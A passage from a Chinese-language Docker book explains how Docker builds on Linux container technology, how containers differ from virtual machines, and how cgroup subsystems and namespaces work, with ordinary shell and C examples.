CONTAINER [CONTAINER...]
```

#### DESCRIPTION

Start one or more stopped containers.

#### OPTIONS

```
-a, --attach=true|false
    Attach container's STDOUT and STDERR and forward all signals to the
    process. The default is false.
```

```
--help
    Print usage statement
```

```
-i, --interactive=true|false
    Attach container's STDIN. The default is false.
```

See also

```
docker-stop(1) to stop a running container.
```

#### HISTORY

April 2014, Originally compiled by William Henry (whentry at redhat dot com) based on docker.com source material and internal work.

June 2014, updated by Sven Dowideit (SvenDowideit@home.org.au)

## 1.4 概念澄清

本书的附录 A 是关于 Docker 常见问题的解答，但对于 Docker 基本概念方面的问题，希望读者可以在阅读完本章后就有清晰的认识，所以本节会针对与 Docker 概念息息相关的几个常见问题进行说明。

### 1.4.1 Docker 在 LXC 基础上做了什么工作

首先我们需要明确 LXC 的概念，但这常常有不同的认识。LXC 目前代表两种含义：

- ❑ LXC 用户态工具 (<https://github.com/lxc/lxc>)。
- ❑ Linux Container，即内核容器技术的简称。

这里通常指第二种，即 Docker 在内核容器技术的基础上做了什么工作。简单地说，Docker 在内核容器技术（Cgroup 和 Namespace）的基础上，提供了一个更高层的控制工具，该工具包含以下特性。

- 跨主机部署。Docker 定义了镜像格式，该格式会将应用程序和其所依赖的文件打包到同一个镜像文件中，从而使其在转移到任何运行 Docker 的机器中时都可以运行，

并能够保证在任何机器中该应用程序执行的环境都是一样的。LXC 实现了“进程沙盒”，这一重要特性是跨主机部署的前提条件，但是只有这一点远远不够，比如，在一个特定的 LXC 配置下执行应用程序，将该应用程序打包并拷贝到另一个 LXC 环境下，程序很有可能无法正常执行，因为该程序的执行依赖于该机器的特定配置，包括网络、存储、发行版等。而 Docker 则将上述相关配置进行抽象并与应用程序一同打包，所以可以保证在不同硬件、不同配置的机器上 Docker 容器中运行的程序 and 其所依赖的环境及配置是一致的。

- 以应用为中心。Docker 为简化应用程序的部署过程做了很多优化，这一目的在 Docker 的 API、用户接口、设计哲学和用户文档中都有体现，其 Dockerfile 机制大大简化和规范了应用的部署方法。
- 自动构建。Docker 提供了一套能够从源码自动构建镜像的工具。该工具可以灵活地使用 make、maven、chef、puppet、salt、debian 包、RPM 和源码包等形式，将应用程序的依赖、构建工具和安装包进行打包处理，而且当前机器的配置不会影响镜像的构建过程。
- 版本管理。Docker 提供了类似于 Git 的版本管理功能，支持追踪镜像版本、检验版本更新、提交新的版本改动和回退版本等功能。镜像的版本信息中包括制作方式和制作者信息，因此可以从生产环境中回溯到上游开发人员。Docker 同样实现了镜像的增量上传下载功能，用户可以通过获取新旧版本之间新增的镜像层来更新镜像版本，而不必下载完整镜像，类似 Git 中的 pull 命令。
- 组件重用。任何容器都可以用作生成另一个组件的基础镜像。这一过程可以手动执行，也可以写入自动化构建的脚本。例如，可以创建一个包含 Python 开发环境的镜像，并将其作为基础镜像部署其他使用 Python 环境进行开发的应用程序。
- 共享。Docker 用户可以访问公共的镜像 Registry，并向其中上传有用的镜像。Registry 中同样包含由 Docker 公司维护的一些官方标准镜像。Docker Registry 本身也是开源的，所以任何人都可以部署自己的 Registry 来存储并共享私有镜像。
- 工具生态链。Docker 定义了一系列 API 来定制容器的创建和部署过程并实现自动化。有很多工具能够与 Docker 集成并扩展 Docker 的能力，包括类 PaaS 部署工具（Dokku、Deis 和 Flynn）、多节点编排工具（Maestro、Salt、Mesos、OpenStack nova）、管理面板（Docker-ui、OpenStack Horizon、Shipyard）、配置管理工具（Chef、Puppet）、持续集成工具（Jenkins、Strider、Travis）等。Docker 正在建立以容器为基础的工具集标准。

#### 1.4.2 Docker 容器和虚拟机之间有什么不同

容器与虚拟机是互补的。虚拟机是用来进行硬件资源划分的完美解决方案，它利用了硬件虚拟化技术，例如 VT-x、AMD-V 或者 privilege level（权限等级）会同时通过一个


hypervisor 层来实现对资源的彻底隔离；而容器则是操作系统级别的虚拟化，利用的是内核的 Cgroup 和 Namespace 特性，此功能完全通过软件来实现，仅仅是进程本身就可以与其他进程隔离开，不需要任何辅助。

Docker 容器与主机共享操作系统内核，不同的容器之间可以共享部分系统资源，因此容器更加轻量级，消耗的资源也更少。而虚拟机会独占分配给自己的资源，几乎不存在资源共享，各个虚拟机实例之间近乎完全隔离，因此虚拟机更加重量级，也会消耗更多的资源。我们可以很轻松地在一台普通的 Linux 机器上运行 100 个或者更多的 Docker 容器，而且不会占用太多系统资源（如果容器中没有执行运算任务或 I/O 操作）；而在单台机器上不可能创建 100 台虚拟机，因为每一个虚拟机实例都会占用一个完整的操作系统所需要的所有资源。另外，Docker 容器启动很快，通常是秒级甚至是毫秒级启动。而虚拟机的启动虽然会快于物理机器，但是启动时间也是在数秒至数十秒的量级。

因此，可以根据需求的不同选择相应的隔离方式。如果需要资源完全隔离并且不考虑资源消耗，可以选择使用虚拟机；而若是想隔离进程并且需要运行大量进程实例，则应该选择 Docker 容器。

## 1.5 本章小结

本章对 Docker 的基本概念、组成和使用方法做了介绍，使读者对 Docker 有一个整体的认识，后续的章节会对本章提到的内容展开更详细的讲解，让读者对 Docker 有全面且细致的理解。



## 第 2 章 *Chapter 2*

# 关于容器技术

在第 1 章对 Docker 的介绍中，已经知道容器技术是 Docker 的一项基础技术，而在当前对 Docker 的火热讨论中，容器也时常跟 Docker 一起被提及。作为 Docker 的进阶书籍，有必要对容器技术做一些探讨，以深刻理解 Docker 与相关技术之间的关联。

## 2.1 容器技术的前世今生

### 2.1.1 关于容器技术

容器技术，又称为容器虚拟化，从字面上看它首先是一种虚拟化技术。在如今的技术浪潮下，虚拟化技术层出不穷，包括硬件虚拟化、半虚拟化、操作系统虚拟化等。本书不会对虚拟化技术展开介绍，只需要知道容器虚拟化是一种操作系统虚拟化，是属于轻量级的虚拟化技术即可。又因为在实现原理上，每一种虚拟化技术之间都有较大的差别，所以即使没有虚拟化的技术背景，也是可以单独来学习容器虚拟化的。

容器技术之所以受欢迎，一个重要的原因是它已经集成到了 Linux 内核中，已经被当作 Linux 内核原生提供的特性。当然在其他平台上也有相应的容器技术，但本书讨论的以及 Docker 涉及的都是指 Linux 平台的容器技术。

对于容器，目前并没有一个严格的定义，但普遍认可的说法是，它首先必须是一个相对独立的运行环境，在这一点上，有点类似虚拟机的概念，但又没有虚拟机那样彻底。另外，在一个容器环境内，应该最小化其对外界的影响，比如不能在容器中把 host 上的资源全部消耗掉，这就是资源控制。

一般来说，容器技术主要包括 Namespace 和 Cgroup 这两个内核特性。

❑ Namespace 又称为命名空间（也可翻译为名字空间），它主要做访问隔离。其原理是针对一类资源进行抽象，并将其封装在一起提供给一个容器使用，对于这类资源，因为每个容器都有自己的抽象，而它们彼此之间是不可见的，所以就可以做到访问隔离。

❑ Cgroup 是 control group 的简称，又称为控制组，它主要是做资源控制。其原理是将一组进程放在一个控制组里，通过给这个控制组分配指定的可用资源，达到控制这一组进程可用资源的目的。

实际上，Namespace 和 Cgroup 并不是强相关的两种技术，用户可以根据需要单独使用它们，比如单独使用 Cgroup 做资源控制，就是一种比较常见的做法。而如果把它们应用到一起，在一个 Namespace 中的进程恰好又在一个 Cgroup 中，那么这些进程就既有访问隔离，又有资源控制，符合容器的特性，这样就创建了一个容器。

对于 Namespace 和 Cgroup，后面的章节会做详细的介绍。

## 2.1.2 容器技术的历史

上文提到容器技术属于一种操作系统虚拟化，事实上，其最早的原型可以简化为对目录结构的简单抽象，如图 2-1 所示。





图 2-1 容器技术最早原型

图 2-1 所示为在普通的目录结构中创建一个完整的子目录结构。这种抽象化目录结构的出现最早源于 1982 年，那时通过 chroot 技术把用户的文件系统根目录切换到某个指定的

目录下，实现了简单的文件系统视图上的抽象或虚拟化。但是这种技术只是提供了有限的文件系统隔离，并没有任何其他隔离手段，而且人们后来发现这种技术并不安全，用户可以逃离设定的根目录从而访问 host 上的文件。

针对上面提到的安全性问题，在 2000 年，内核版本 2.3.41 引入了 pivot\_root 技术，它可以有效地避免 chroot 带来的安全性问题。今日的容器技术，比如 LXC、Docker 等，也都是使用了 pivot\_root 来做根文件系统的切换。然而 pivot\_root 也仅仅是在文件系统的隔离上做了一些增强，并没有在其他隔离性上有所提高。

同样在 2000 年左右，市场上出现了一些商用的容器技术，比如 Linux-VServer 和 SWsoft（现在的 Odin）开发的 Virtuozzo，虽然这些技术相对当时的 XEN 和 KVM，有明显的性能提升，但是因为各种原因，并未在当时引起市场太多的关注。

 **注意** 这里只讨论 Linux 系统上的容器技术，同时期还有很多有名的非 Linux 平台的容器技术，比如 FreeBSD 的 jail、Solaris 上的 Zone 等。

到了 2005 年，同样是 Odin 公司，在 Virtuozzo 的基础上发布了 OpenVZ 技术，同时开始推动 OpenVZ 中的核心容器技术进入 Linux 内核主线，而此时 IBM 等公司也在推动类似的技术，最后在社区的合作下，形成了目前大家看到的 Cgroup 和 Namespace，这时，容器技术才开始逐渐进入大众的视野。

对于 Namespace，其各个子系统进入内核的版本号及贡献公司如表 2-1 所示。

表 2-1 Namespace 内核版本支持

子系统	引入版本	贡献公司
Mount Namespace	2.4.19	N/A
UTS Namespace	2.6.19	IBM、Parallels
IPC Namespace	2.6.19	Parallels
PID Namespace	2.6.24	Parallels
Net Namespace	2.6.24	Parallels、IBM、XMission
User Namespace	2.6.23 & 3.8	IBM、XMission

 **说明** User Namespace 在 3.8 版本重新实现。

对于 Cgroup，其各个子系统进入内核的版本号及贡献公司如表 2-2 所示。

表 2-2 Cgroup 内核版本支持

子系统	引入版本	贡献公司
cpuset	2.6.12	SGI
ns (之后被删除)	2.6.24	Google
CPU	2.6.24	IBM
memory	2.6.25	IBM

(续)

子系统	引入版本	贡献公司
device	2.6.26	IBM
freezer	2.6.28	IBM
blkio	2.6.33	Redhat

 注意 以上只列举了早期主要的子系统，较新的子系统如 net cls、hugetlb 等并未列出。

整个容器的发展历史可以通过图 2-2 来展示。




图 2-2 容器发展历史

随着容器技术在内核主线中的不断成熟和完善，2013 年诞生的 Docker 真正让容器技术得到了全世界技术公司和开发人员的关注，相信容器技术的未来一定会比它的前世和今生更加精彩。

## 2.2 一分钟理解容器

### 2.2.1 容器的组成

上文已多次提及，容器的核心技术是 Cgroup + Namespace，但光有这两个抽象的技术概念是无法组成一个完整的容器的。在 2.1.2 节也提到过最早的容器概念就包括了对文件目录视图的抽象隔离，而所有的这一切，都需要有工具来驱动，需要有一个工具来提供用户可操作的接口，来创建一个容器。所以笔者认为，对于 Linux 容器的最小组成，可以由以下公式来表示：

容器 = cgroup + namespace + rootfs + 容器引擎（用户态工具）

其中各项的功能分别为：



- ❑ Cgroup: 资源控制。
- ❑ Namespace: 访问隔离。
- ❑ rootfs: 文件系统隔离。
- ❑ 容器引擎: 生命周期控制。

目前市场上所有 Linux 容器项目都包含以上组件。

### 2.2.2 容器的创建原理

至此对容器的描述还一直停留在文件和概念的层面, 本小节将通过简单的代码抽象, 清晰地展现容器的创建原理, 使读者对容器有更深刻的理解。

代码一:

```
pid = clone(fun, stack, flags, clone_arg);
(flags: CLONE_NEWPID | CLONE_NEWNS |
        CLONE_NEWUSER | CLONE_NEWNET |
        CLONE_NEWIPC | CLONE_NEWUTS |
        ...)
```

代码二:

```
echo $pid > /sys/fs/cgroup/cpu/tasks
echo $pid > /sys/fs/cgroup/cpuset/tasks
echo $pid > /sys/fs/cgroup/blkio/tasks
echo $pid > /sys/fs/cgroup/memory/tasks
echo $pid > /sys/fs/cgroup/devices/tasks
echo $pid > /sys/fs/cgroup/freezer/tasks
```

代码三:

```
fun()
{
    ...
    pivot_root("path_of_rootfs/", path);
    ...
    exec("/bin/bash");
    ...
}
```

- ❑ 对于代码一, 通过 clone 系统调用, 并传入各个 Namespace 对应的 clone flag, 创建了一个新的子进程, 该进程拥有自己的 Namespace。根据以上代码可知, 该进程拥有自己的 pid、mount、user、net、ipc、uts namespace。
- ❑ 对于代码二, 将代码一中产生的进程 pid 写入各个 Cgroup 子系统中, 这样该进程就可以受到相应 Cgroup 子系统的控制。
- ❑ 对于代码三, 该 fun 函数由上面生成的新进程执行, 在 fun 函数中, 通过 pivot\_root 系统调用, 使进程进入一个新的 rootfs, 之后通过 exec 系统调用, 在新的

Namespace、Cgroup、rootfs 中执行 “/bin/bash” 程序。

通过以上操作，成功地在“容器”中运行了一个 bash 程序。对于 Cgroup 和 Namespace 的技术细节，将在以下两节详细描述。

## 2.3 Cgroup 介绍

### 2.3.1 Cgroup 是什么

Cgroup 是 control group 的简写，属于 Linux 内核提供的一个特性，用于限制和隔离一组进程对系统资源的使用，也就是做资源 QoS，这些资源主要包括 CPU、内存、block I/O 和网络带宽。Cgroup 从 2.6.24 开始进入内核主线，目前各大发行版都默认打开了 Cgroup 特性。

从实现的角度来看，Cgroup 实现了一个通用的进程分组的框架，而不同资源的具体管理则是由各个 Cgroup 子系统实现的。截止到内核 4.1 版本，Cgroup 中实现的子系统及其作用如下：

- ❑ devices：设备权限控制。
- ❑ cpuset：分配指定的 CPU 和内存节点。
- ❑ cpu：控制 CPU 占用率。
- ❑ cpuacct：统计 CPU 使用情况。
- ❑ memory：限制内存的使用上限。
- ❑ freezer：冻结（暂停）Cgroup 中的进程。
- ❑ net\_cls：配合 tc（traffic controller）限制网络带宽。
- ❑ net\_prio：设置进程的网络流量优先级。
- ❑ huge\_tlb：限制 HugeTLB 的使用。
- ❑ perf\_event：允许 Perf 工具基于 Cgroup 分组做性能监测。

在 Cgroup 出现之前，只能对一个进程做一些资源控制，例如通过 sched\_setaffinity 系统调用限定一个进程的 CPU 亲和性，或者用 ulimit 限制一个进程的打开文件上限、栈大小等。另外，使用 ulimit 可以对少数资源基于用户做资源控制，例如限制一个用户能创建的进程数。而 Cgroup 可以对进程进行任意的分组，如何分组是用户自定义的，例如安卓的应用分为前台应用和后台应用，前台应用是直接跟用户交互的，需要响应速度快，因此前台应用对资源的申请需要得到更多的保证。为此安卓将前台应用和后台应用划分到不同的 Cgroup 中，并且对放置前台应用的 Cgroup 配置了较高的系统资源限额。



**提示** 从 1.6 版本开始，Docker 也支持 ulimit，读者可以查阅相关 Docker 文档及 Linux 用户手册。

### 2.3.2 Cgroup 的接口和使用

Cgroup 的原生接口通过 `cgroupfs` 提供，类似于 `procfs` 和 `sysfs`，是一种虚拟文件系统。以下用一个实例演示如何使用 Cgroup。

#### (1) 挂载 `cgroupfs`

命令如下：

```
# mount -t cgroup -o cpuset cpuset /sys/fs/cgroup/cpuset
```

首先必须将 `cgroupfs` 挂载起来，这个动作一般已经在启动时由 Linux 发行版做好了。可以把 `cgroupfs` 挂载在任意一个目录上，不过标准的挂载点是 `/sys/fs/cgroup`。



**注意** 实际上 `sysfs` 里面只有 `/sys/fs/cgroup` 目录，并且 `sysfs` 是不允许用户创建目录的，这里可以将 `tmpfs` 挂载上去，然后在 `tmpfs` 上创建目录。

#### (2) 查看 `cgroupfs`

```
# ls /sys/fs/cgroup/cpuset
cgroup.clone_children  cpuset.memory_pressure
cgroup.procs           cpuset.memory_pressure_enabled
cgroup.sane_behavior   cpuset.memory_spread_page
cpuset.cpu_exclusive   cpuset.memory_spread_slab
cpuset.cpus            cpuset.mems
cpuset.effective_cpus  cpuset.sched_load_balance
cpuset.effective_mems  cpuset.sched_relax_domain_level
cpuset.mem_exclusive   notify_on_release
cpuset.mem_hardwall    release_agent
cpuset.memory_migrate  tasks
```

可以看到这里有很多控制文件，其中以 `cpuset` 开头的控制文件都是 `cpuset` 子系统产生的，其他文件则由 Cgroup 产生。这里面的 `tasks` 文件记录了这个 Cgroup 的所有进程（包括线程），在系统启动后，默认没有对 Cgroup 做任何配置的情况下，`cgroupfs` 只有一个根目录，并且系统所有的进程都在这个根目录中，即进程 `pid` 都在根目录的 `tasks` 文件中。



**注意** 实际上现在大多数 Linux 发行版都是采用的 `systemd`，而 `systemd` 使用了 Cgroup，所以在这些发行版上，当系统启动后看到的 `cgroupfs` 是有一些子目录的。

#### (3) 创建 Cgroup

```
# mkdir /sys/fs/cgroup/cpuset/child
```

通过 `mkdir` 创建一个新的目录，也就创建了一个新的 Cgroup。

#### (4) 配置 Cgroup

```
# echo 0 > /sys/fs/cgroup/cpuset/child/cpuset.cpus
# echo 0 > /sys/fs/cgroup/cpsuet/child/cpuset.mems
```

接下来配置这个 Cgroup 的资源配额, 通过上面的命令, 就可以限制这个 Cgroup 的进程只能在 0 号 CPU 上运行, 并且只会从 0 号内存节点分配内存。

#### (5) 使能 Cgroup

```
# echo $$ > /sys/fs/cgroup/cpuset/child/tasks
```

最后, 通过将进程 id 写入 tasks 文件, 就可以把进程移动到这个 Cgroup 中。并且, 这个进程产生的所有子进程也都会自动放在这个 Cgroup 里。这时, Cgroup 才真正起作用了。



**提示** `$$` 表示当前进程。另外, 也可以把 `pid` 写入 `cgroup.procs` 中, 两者的区别是写入 `tasks` 只会把指定的进程加到 `child` 中, 写入 `cgroup.procs` 则会把这个进程所属的整个线程组都加到 `child` 中。

### 2.3.3 Cgroup 子系统介绍

对实际资源的分配和管理是由各个 Cgroup 子系统完成的, 下面介绍几个主要的子系统。

#### 1. cpuset 子系统

`cpuset` 可以为一组进程分配指定的 CPU 和内存节点。`cpuset` 一开始是用在高性能计算 (HPC) 上的, 在 NUMA 架构的服务器上, 通过将进程绑定到固定的 CPU 和内存节点上, 来避免进程在运行时因跨节点内存访问而导致的性能下降。当然, 现在 `cpuset` 也广泛用在了 `kvm` 和容器等场景上。

`cpuset` 的主要接口如下。

- ❑ `cpuset.cpus`: 允许进程使用的 CPU 列表 (例如 `0 ~ 4,9`)。
- ❑ `cpuset.mems`: 允许进程使用的内存节点列表 (例如 `0 ~ 1`)。

#### 2. cpu 子系统

`cpu` 子系统用于限制进程的 CPU 占用率。实际上它有三个功能, 分别通过不同的接口来提供。

- ❑ CPU 比重分配。这个特性使用的接口是 `cpu.shares`。假设在 `cgroupfs` 的根目录下创建了两个 Cgroup (C1 和 C2), 并且将 `cpu.shares` 分别配置为 512 和 1024, 那么当 C1 和 C2 争用 CPU 时, C2 将会比 C1 得到多一倍的 CPU 占用率。要注意的是, 只有当它们争用 CPU 时 `cpu share` 才会起作用, 如果 C2 是空闲的, 那么 C1 可以得到全部的 CPU 资源。
- ❑ CPU 带宽限制。这个特性使用的接口是 `cpu.cfs_period_us` 和 `cpu.cfs_quota_us`, 这两个接口的单位是微秒。可以将 `period` 设置为 1 秒, 将 `quota` 设置为 0.5 秒, 那么 Cgroup 中的进程在 1 秒内最多只能运行 0.5 秒, 然后就会被强制睡眠, 直到进入下一个 1 秒才能继续运行。

- ❑ 实时进程的 CPU 带宽限制。以上两个特性都只能限制普通进程，若要限制实时进程，就要使用 `cpu.rt_period_us` 和 `cpu.rt_runtime_us` 这两个接口了。使用方法和上面类似。

### 3. `cpuacct` 子系统

`cpuacct` 子系统用来统计各个 Cgroup 的 CPU 使用情况，有如下接口。

- ❑ `cpuacct.stat`：报告这个 Cgroup 分别在用户态和内核态消耗的 CPU 时间，单位是 `USER_HZ`。`USER_HZ` 在 x86 上一般是 100，即 1 `USER_HZ` 等于 0.01 秒。
- ❑ `cpuacct.usage`：报告这个 Cgroup 消耗的总 CPU 时间，单位是纳秒。
- ❑ `cpuacct.usage_percpu`：报告这个 Cgroup 在各个 CPU 上消耗的 CPU 时间，总和也就是 `cpuacct.usage` 的值。

### 4. `memory` 子系统

`memory` 子系统用来限制 Cgroup 所能使用的内存上限，有如下接口。

- ❑ `memory.limit_in_bytes`：设定内存上限，单位是字节，也可以使用 `k/K`、`m/M` 或者 `g/G` 表示要设置数值的单位，例如

```
# echo 1G > memory.limit_in_bytes
```

默认情况下，如果 Cgroup 使用的内存超过上限，Linux 内核会尝试回收内存，如果仍然无法将内存使用量控制在上限之内，系统将会触发 OOM，选择并“杀死”该 Cgroup 中的某个进程。

- ❑ `memory.memsw.limit_in_bytes`：设定内存加上交换分区的使用总量。通过设置这个值，可以防止进程把交换分区用光。
- ❑ `memory.oom_control`：如果设置为 0，那么在内存使用量超过上限时，系统不会“杀死”进程，而是阻塞进程直到有内存被释放可供使用时；另一方面，系统会向用户态发送事件通知，用户态的监控程序可以根据该事件来做相应的处理，例如提高内存上限等。
- ❑ `memory.stat`：汇报内存使用信息。

### 5. `blkio` 子系统

`blkio` 子系统用来限制 Cgroup 的 block I/O 带宽，有如下接口。

- ❑ `blkio.weight`：设置权重值，范围在 100 到 1000 之间。这跟 `cpu.shares` 类似，是比重分配，而不是绝对带宽的限制，因此只有当不同的 Cgroup 在争用同一个块设备的带宽时才会起作用。
- ❑ `blkio.weight_device`：对具体的设备设置权重值，这个值会覆盖上述的 `blkio.weight`。例如将 Cgroup 对 `/dev/sda` 的权重设为最小值：

```
# echo 8:0 100 > blkio.weight_device
```

❑ `blkio.throttle.read_bps_device`：对具体的设备，设置每秒读磁盘的带宽上限。例如对 `/dev/sda` 的读带宽限制在 1MB/秒：

```
# echo "8:0 1048576" > blkio.throttle.read_bps_device
```

❑ `blkio.throttle.write_bps_device`：设置每秒写磁盘的带宽上限。同样需要指定设备。

❑ `blkio.throttle.read_iops_device`：设置每秒读磁盘的 IOPS 上限。同样需要指定设备。

❑ `blkio.throttle.write_iops_device`：设置每秒写磁盘的 IOPS 上限。同样需要指定设备。



**注意** `blkio` 子系统有两个重大的缺陷。一是对于比重分配，只支持 CFQ 调度器。另一个缺陷是，不管是比重分配还是上限限制，都只支持 Direct-IO，不支持 Buffered-IO，这使得 `blkio cgroup` 的使用场景很有限，好消息是 Linux 内核社区正在解决这个问题。

## 6. devices 子系统

`devices` 子系统用来控制 Cgroup 的进程对哪些设备有访问权限，有如下接口。

❑ `devices.list`。只读文件，显示目前允许被访问的设备列表。每个条目都有 3 个域，分别为：

- 类型：可以是 a、c 或 b，分别表示所有设备、字符设备和块设备。
- 设备号：格式为 major:minor 的设备号。
- 权限：r、w 和 m 的组合，分别表示可读、可写、可创建设备结点 (mknod)。

例如 “a \*: \* rmw”，表示所有设备都可以被访问。而 “c 1:3 r”，表示对 1:3 这个字符设备（即 `/dev/null`）只有读权限。

❑ `devices.allow`。只写文件，以上面描述的格式写入该文件，就可以允许相应的设备访问权限。

❑ `devices.deny`。只写文件，以上面描述的格式写入该文件，就可以禁止相应的设备访问权限。

## 2.4 Namespace 介绍

### 2.4.1 Namespace 是什么

Namespace 是将内核的全局资源做封装，使得每个 Namespace 都有一份独立的资源，因此不同的进程在各自的 Namespace 内对同一种资源的使用不会互相干扰。

这样的解释可能不清楚，举个例子，执行 `sethostname` 这个系统调用时，可以改变系统的主机名，这个主机名就是一个内核的全局资源。内核通过实现 UTS Namespace，可以将不同的进程分隔在不同的 UTS Namespace 中，在某个 Namespace 修改主机名时，另一个 Namespace 的主机名还是保持不变。

目前 Linux 内核总共实现了 6 种 Namespace:

- ❑ IPC: 隔离 System V IPC 和 POSIX 消息队列。
- ❑ Network: 隔离网络资源。
- ❑ Mount: 隔离文件系统挂载点。
- ❑ PID: 隔离进程 ID。
- ❑ UTS: 隔离主机名和域名。
- ❑ User: 隔离用户 ID 和组 ID。

## 2.4.2 Namespace 的接口和使用

对 Namespace 的操作, 主要是通过 clone、setns 和 unshare 这 3 个系统调用来完成的。

clone 可以用来创建新的 Namespace。它接受一个叫 flags 的参数, 这些 flag 包括 CLONE\_NEWNS、CLONE\_NEWIPC、CLONE\_NEWUTS、CLONE\_NEWNET、CLONE\_NEWPID 和 CLONE\_NEWUSER, 我们通过传入这些 CLONE\_NEW\* 来创建新的 Namespace。这些 flag 对应的 Namespace 都可以从字面上看出来, 除了 CLONE\_NEWNS, 这是用来创建 Mount Namespace 的。指定了这些 flag 后, 由 clone 创建出来的新进程, 就位于全新的 Namespace 里了, 并且很自然地这个新进程以后创建出来的进程, 也都在这个 Namespace 中。



**提示** Mount Namespace 是第一个实现的 Namespace, 当初实现时并不是为了实现 Linux 容器, 因此也就没有预料到会有新的 Namespace 出现, 因此用了 CLONE\_NEWNS 而不是 CLONE\_NEWMNT 之类的名字。

那么, 能不能为已有的进程创建新的 Namespace 呢? 答案是可以, unshare 就是用来达到这个目的的。调用这个系统调用的进程, 会被放进新创建的 Namespace 里, 要创建什么 Namespace 由 flags 参数指定, 可以使用的 flag 也就是上面提到的那些。

以上两个系统调用都是用来创建新的 Namespace 的, 而 setns 则可以将进程放到已有的 Namespace 里, 问题是如何指定已有的 Namespace? 答案在 procfs 里。每个进程在 procfs 下都有一个目录, 在那里就有 Namespace 相关的信息, 如下。

```
# ls -l /proc/$$/ns
total 0
lrwxrwxrwx 1 root root 0 Jun 16 14:39 ipc -> ipc:[4026531839]
lrwxrwxrwx 1 root root 0 Jun 16 14:39 mnt -> mnt:[4026531840]
lrwxrwxrwx 1 root root 0 Jun 16 14:39 net -> net:[4026531957]
lrwxrwxrwx 1 root root 0 Jun 16 14:39 pid -> pid:[4026531836]
lrwxrwxrwx 1 root root 0 Jun 16 14:39 user -> user:[4026531837]
lrwxrwxrwx 1 root root 0 Jun 16 14:39 uts -> uts:[4026531838]
```

这里每个虚拟文件都对应了这个进程所处的 Namespace。因此, 如果另一个进程要进

入这个进程的 Namespace，可以通过 open 系统调用打开这里的虚拟文件并得到一个文件描述符，然后把文件描述符传给 setns，调用返回成功的话，就进入这个进程的 Namespace 了。



**提示** docker exec 命令的实现原理就是 setns。

以下是一个简单的程序，在 Linux 终端调用这个程序就会进入新的 Namespace，同时也可以打开另一个终端，这个终端是在 host 的 Namespace 里，这样就可以对比两个 Namespace 的区别了。

```
#define _GNU_SOURCE
#include <sys/wait.h>
#include <sys/utsname.h>
#include <sched.h>
#include <stdio.h>

#define STACK_SIZE (1024 * 1024)
static char stack[STACK_SIZE];
static char* const child_args[] = { "/bin/bash", NULL };

static int child(void *arg)
{
    execv("/bin/bash", child_args);
    return 0;
}

int main(int argc, char *argv[])
{
    pid_t pid;

    pid = clone(child, stack+STACK_SIZE, SIGCHLD|CLONE_NEWUTS, NULL);

    waitpid(pid, NULL, 0);
}
```

这个程序创建了 UTS Namespace，可以通过修改 flag，创建其他 Namespace，也可以创建几个 Namespace 的组合。这个程序将会用来为下面的内容做演示。

### 2.4.3 各个 Namespace 介绍

#### 1. UTS Namespace

UTS Namespace 用于对主机名和域名进行隔离，也就是 uname 系统调用使用的结构体 struct utsname 里的 nodename 和 domainname 这两个字段，UTS 这个名字也是由此而来的。

那么，为什么要使用 UTS Namespace 做隔离？这是因为主机名可以用来代替 IP 地址，因此，也就可以使用主机名在网络上访问某台机器了，如果不做隔离，这个机制在容器里就会出问题。



调用之前的程序后，在 Namespace 终端执行以下命令：

```
# hostname container
# hostname
container
```

这里已经改变了主机名，现在通过 host 终端来看看 host 的主机名：

```
# hostname
linux-host
```

可以看到，host 的主机名并没有变化，这就是 Namespace 所起的作用。

## 2. IPC Namespace

IPC 是 Inter-Process Communication 的简写，也就是进程间通信。Linux 提供了很多种进程间通信的机制，IPC Namespace 针对的是 SystemV IPC 和 Posix 消息队列。这些 IPC 机制都会用到标识符，例如用标识符来区别不同的消息队列，然后两个进程通过标识符找到对应的消息队列进行通信等。

IPC Namespace 能做到的事情是，使相同的标识符在两个 Namespace 中代表不同的消息队列，这样也就使得两个 Namespace 中的进程不能通过 IPC 进程通信了。

举个例子，在 namespace 终端创建了一个消息队列：

```
# ipcmk -Q
Message queue id: 65536
# ipcs -q
----- Message Queues -----
key          msqid      owner      perms      used-bytes   messages
0x0ec037c7  65536      root       644        0
```

这个消息队列的标识符是 65536，现在在 host 终端看一下：

```
# ipcs -q
----- Message Queues -----
key          msqid      owner      perms      used-bytes   messages
```

在这里看不到任何消息队列，IPC 隔离的效果达到了。

## 3. PID Namespace

PID Namespace 用于隔离进程 PID 号，这样一来，不同的 Namespace 里的进程 PID 号就可以是一样的了。

